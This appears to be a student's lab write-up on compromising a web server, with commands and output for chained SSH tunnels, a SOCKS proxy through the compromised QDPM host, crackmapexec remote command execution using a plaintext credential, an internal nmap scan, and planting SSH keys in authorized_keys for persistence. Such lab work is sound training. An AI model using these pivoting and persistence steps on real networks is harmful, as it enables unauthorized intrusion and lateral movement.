

Web Server Compromise Report

Jethro Pesquera


The first step I took was to review my putty configuration for building a reverse tunnel from my windows host to my Kali vm.




The settings in this window show the Kali vm ip (192.168.29.128) and the port (22).



These settings configure putty to open an SSH tunnel at port (32000) on the Kali box. Once data from the Kali box is sent to 127.0.0.1:32000 it is redirected to the jump server at 192.168.169.103 on port 22.



I then initiated that connection from putty.



This screenshot from the Kali box shows the open listening port 32000.

```
┌──(agent22㉿ ks5)-[~]
└─$ ssh -fNT -L42000:192.168.168.161:22030 team2@127.0.0.1 -p32000
team2@127.0.0.1's password:
Permission denied, please try again.
team2@127.0.0.1's password:

┌──(agent22㉿ ks5)-[~]
└─$ ss -tlp
State        Recv-Q       Send-Q             Local Address:Port               Peer Address:Port       Process
LISTEN       0            128                    127.0.0.1:42000                   0.0.0.0:*           users:(("ssh",pid=246012,fd=5))
LISTEN       0            128                      0.0.0.0:ssh                     0.0.0.0:*
LISTEN       0            128                    127.0.0.1:6010                    0.0.0.0:*
LISTEN       0            128                    127.0.0.1:6011                    0.0.0.0:*
LISTEN       0            128                    127.0.0.1:32000                   0.0.0.0:*
LISTEN       0            128                        [::1]:42000                      [::]:*           users:(("ssh",pid=246012,fd=4))
LISTEN       0            128                         [::]:ssh                        [::]:*
LISTEN       0            128                        [::1]:6010                       [::]:*
LISTEN       0            128                        [::1]:6011                       [::]:*
LISTEN       0            128                        [::1]:32000                      [::]:*
```

Next, I used SSH to create a forward tunnel. This tunnel opens on port 42000 on the Kali box and sends it to the jump box. Once at the jump box the data is forwarded to the QDPM webserver on the custom SSH port 22030. Notice how the connection is routed through the first SSH tunnel created in the first step via port 32000.

-f places the SSH session in the background. -N disables remote command execution, making it a tunnel only connection. -T “Disables pseudo-tty allocation.”

```
┌──(agent22㉿ ks5)-[~/Documents]
└─$ ssh -fNT -D52000 vagrant@127.0.0.1 -p42000
The authenticity of host '[127.0.0.1]:42000 ([127.0.0.1]:42000)' can't be established.
ED25519 key fingerprint is SHA256:70sYzy8SgI3KXhuSxM5moF3AkB2sMKW3srv5VF7k+Sg.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:42000' (ED25519) to the list of known hosts.
vagrant@127.0.0.1's password:

┌──(agent22㉿ ks5)-[~/Documents]
└─$ ss -tlp
State        Recv-Q       Send-Q             Local Address:Port               Peer Address:Port       Process
LISTEN       0            128                    127.0.0.1:42000                   0.0.0.0:*           users:(("ssh",pid=246463,fd=5))
LISTEN       0            128                      0.0.0.0:ssh                     0.0.0.0:*
LISTEN       0            128                    127.0.0.1:6010                    0.0.0.0:*
LISTEN       0            128                    127.0.0.1:6011                    0.0.0.0:*
LISTEN       0            128                    127.0.0.1:52000                   0.0.0.0:*           users:(("ssh",pid=246510,fd=5))
LISTEN       0            128                    127.0.0.1:32000                   0.0.0.0:*
LISTEN       0            128                        [::1]:42000                      [::]:*           users:(("ssh",pid=246463,fd=4))
LISTEN       0            128                         [::]:ssh                        [::]:*
LISTEN       0            128                        [::1]:6010                       [::]:*
LISTEN       0            128                        [::1]:6011                       [::]:*
LISTEN       0            128                        [::1]:52000                      [::]:*           users:(("ssh",pid=246510,fd=4))
LISTEN       0            128                        [::1]:32000                      [::]:*
```

Next, I created a tunnel through the first two tunnels which comes out at the QDPM box. -D creates a Socks5 proxy on port 52000. -p configures the connection to go through port 42000, the entrance of the last created tunnel.

```
┌──(agent22㉿ ks5)-[~/Documents]
└─$ tail /etc/proxychains.conf
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#tor
#socks4         127.0.0.1 9050
socks5 127.0.0.1 52000
```

I then verified that proxychains is configured to route traffic through the Socks5 proxy I just created.

```
┌──(agent22㉿ ks5)-[~/Documents]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'whoami' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:
False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain\brailee.ogden
```

Next, I ran a crackmapexec command to verify that I had access to the internal network behind the pfSense firewall.

```
┌──(agent22㉿ ks5)-[~/Documents/blue/nmap]
└─$ proxychains sudo nmap -sS -sV -v 192.168.2.0/24 -oA nmapInternalNetwork
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[sudo] password for agent22:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-19 17:56 MST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 17:56
Scanning 256 hosts [4 ports/host]
```

I then ran a nmap of that internal network.

```
#!/bin/bash
#You must establish a vpn connection to the school first on your Windows box.
#Then create a reverse tunnel from the Windows box to the kali box.
#Windows tunnel settings:
#ssh -R 32000:<jumpbox_ip>:22 kali_vm_ip

#Just to techlab jump server
#Socks5 proxy
#ssh -D52000 -p 32000 team2@127.0.0.1 &;

#Create forward tunnel that sends data into the 42000 port and exits at the jump box, then is redirected to the qdpm server on port 22030.
#Must have ssh key added to the jumpserver for this to work automatically
ssh -fNT -L42000:192.168.168.161:22030 team2@127.0.0.1 -p32000

#Wait for first process to finish

#sleep 10;
#Create Socks5 proxy that comes out of the QDPM webserver
ssh -fNT -D52000 vagrant@127.0.0.1 -p42000

#Make sure to use proxychains to route data to targets through port 52000
```

Next, I wrote the above script to build the two Kali based tunnels automatically. For this script to work both the QDPM and jump server need to have my Kali box's SSH key in their authorized_keys file.

```
┌──(agent22㉿ks5)-[~/.ssh]
└─$ ll
total 32
-rw------- 1 agent22 agent22  565 Feb 10 16:29 authorized_keys
-rw------- 1 agent22 agent22 2602 Feb 19 22:30 id_rsa
-rw-r--r-- 1 agent22 agent22  565 Feb 19 22:30 id_rsa.pub
-rw------- 1 agent22 agent22 4688 Feb 19 17:10 known_hosts
-rw------- 1 agent22 agent22 3710 Feb  7 15:44 known_hosts.old
-rw-r--r-- 1 agent22 agent22   77 Jan 27 16:46 pubKeyChecksum
drwxr-xr-x 2 agent22 agent22 4096 Feb 19 22:29 rsaKeyBackup

┌──(agent22㉿ks5)-[~/.ssh]
└─$ ssh-keygen
```

As such the next step was to create a new SSH key. The one I had created previously required a password.

```
lhCQSUiXimKOQQeL2GGwMCvR0q5gev0TmZqVdu375pevTC+s+4LX4uP6xH1slhM9vpdK5E37mYjmYcbxTMzsvEexAH49bG2j7TW0mNtIZYWA8cJ2k= kali@kali
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC7O2/pngJhyPMbE182vgbngtgWtgrprU9Z3nLxMSkf1hdA6TeTXQAmITohpp1HoFmHO68omP+7edH0IIV8UdJbqYsNa8XT3kCppN6CW4RKhQ
th+c/dpPl9G9KGLdxNDPhsr3f0+6Tqfn9l9B3ujtJ1YtUyjClaTVRZpMG8xob6GAGfoV02k6eZ/7ZQledErfAjslEOi7z1RgpdFNBUZcjQcIDGm2xZVCq46aEqoTeGBqnM1W164WR6SxJVHLg0
sZuAYRcWz46dn/2O5Mobcq8j+FGSkGGNgdYKBX3WrPX+TBcelwgEJ6Nyi2XIYmTy4bGdePD+dOyJBGFO6+hGwPQLK0COcKmoip2EKtQcUb/A/dkaudalDyawWZvHiqjV08GknO3Oklx6KafZ9Q
BfmoHsKDdnQymxqxUPEZuXpJB8ylaki2/TwBbiTsVBxVNtBPZOMWYzVCUO2g+L14z/lQ6IA3ufEBAHMdAH/lG5lUObuefB8Vv3+roYEEHl6PW0VIc= kali@kali
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC0BUWnorwfe3vSie/dB+SpjRf1GuJiEdCXQ2bP+wvknxjAVstjADaYH0ZPGUMKTu1KrFr7a/LjBaoRQlQr+jzXpxxW55PpWVu3h+nmCZGGup
64ZMI9OZqvJTZPbq36Ew1Gt6p0qe8P60tsaN0pRGlO+oyJtlkA3MtWrBPsTwv5AoKfGp2Sb5jXQgNHzA64MHafSxWErfcJGEWyUxAtvaufU/3GJ97DEo7D0hls3fS/EcF4G2s5tsVXF7yh6lF4
LTgrIGbla+mcYxXr0nLUOXqomU8sLOHEFizEzVMb3gJ7bI3bP2lLSEzSTUVzjnyG/elnL+sj7CbbWjk/c9D5M+6W5GsLREs/3To+gZke9Fh13Jym8PzkBsxKRhcMmYC3mMpIivz8iTbQGCTmJk
cjiAZ+II8kN1T+kuzlUsJ17rj27OsaVmUM2XugfoOwh9i0ceCoU85eVbmXVtFAZxhjQGhKNUzYUYPDAVCAg8doYifwEVdJYrrydlrH0D2QV0mDrtU= wifislax@kali
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDBsU1cAY5BnOHYs6n0vY8A9GlsBiGGnEXvPtOx7DgfWh3dqOOClySCbEV8eXG/ks/0wzYZUMc1FvmscZsDo4ztXC8hwst0yWMkcseG9CXz3r
dit7/P0PNf2MaQXUWsjcB7HJkYhoN+X+lr4CWk0r7Nx+3rS1E6ct9rVp650dIg6XUKwXaKTDdO/Zw/igfVCAU8jLWi+z1b7V3pjG6bN8rF8wSuvW0dvcnxdL9I3IokTjFy1VzKVn5nYsFuaytD
hO77SA7D/jEVT7jqrjdQ3rf6NAnpUou/Oe3fSpOd+CekbJa6SDgM1y69dEUtVjk8QqlGZ0zbaFUVptC/uqrMCihXn8a9nMGb/6hTxTdyUqJ+Brrrj9BeI7GFq+GveWQcLtnO+vuo6rxt7I9ZlF
l8Zv3Kj3ScpZwrO5hpBYMIpOmeraqgf/mRullX4vzEJyDu42L4uypzDzI8sxUl8YJLIxDCsBsW6ZYQQV9kDutOXE0OXi4Nc2a9zenDaNbwrsuIes8= agent22@ks5
```

I then copied that SSH key to the authorized_keys files on both the jump box and the QDPM server.

```
┌──(agent22㉿ks5)-[~/Documents]
└─$ source techlabConnect.sh

┌──(agent22㉿ks5)-[~/Documents]
└─$ ps -elf | grep ssh
4 S root        1004       1  0  80   0 -  3432 -      03:53 ?        00:00:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
1 S agent22     1357    1308  0  80   0 -  1508 -      03:58 ?        00:00:01 /usr/bin/ssh-agent x-session-manager
4 S root      242788    1004  0  80   0 -  4086 -      17:17 ?        00:00:00 sshd: agent22 [priv]
4 S root      242806    1004  0  80   0 -  4086 -      17:17 ?        00:00:00 sshd: agent22 [priv]
5 S agent22   242812  242788  0  80   0 -  4173 -      17:17 ?        00:00:02 sshd: agent22@pts/6
5 S agent22   242817  242806  0  80   0 -  4140 -      17:17 ?        00:00:00 sshd: agent22@notty
0 S agent22   242818  242817  0  80   0 -  1471 -      17:17 ?        00:00:00 /usr/lib/openssh/sftp-server
4 S root      242922    1004  0  80   0 -  4086 -      17:18 ?        00:00:00 sshd: agent22 [priv]
5 S agent22   242933  242922  0  80   0 -  4140 -      17:18 ?        00:00:00 sshd: agent22@notty
0 S agent22   242939  242933  0  80   0 -  1471 -      17:18 ?        00:00:00 /usr/lib/openssh/sftp-server
4 S root      249991    1004  0  80   0 -  4085 -      22:22 ?        00:00:00 sshd: agent22 [priv]
5 S agent22   249997  249991  0  80   0 -  4140 -      22:22 ?        00:00:02 sshd: agent22@pts/1
1 S agent22   251152       1  0  80   0 -  3035 -      22:58 ?        00:00:00 ssh -fNT -L42000:192.168.168.161:22030 team2@127.0.0.1 -p32000
1 S agent22   251154       1  0  80   0 -  3035 -      22:58 ?        00:00:00 ssh -fNT -D52000 vagrant@127.0.0.1 -p42000
0 S agent22   251157  249318  0  80   0 -  1590 -      22:58 pts/0    00:00:00 grep --color=auto ssh
```

I then ran the script and verified that both connections were established.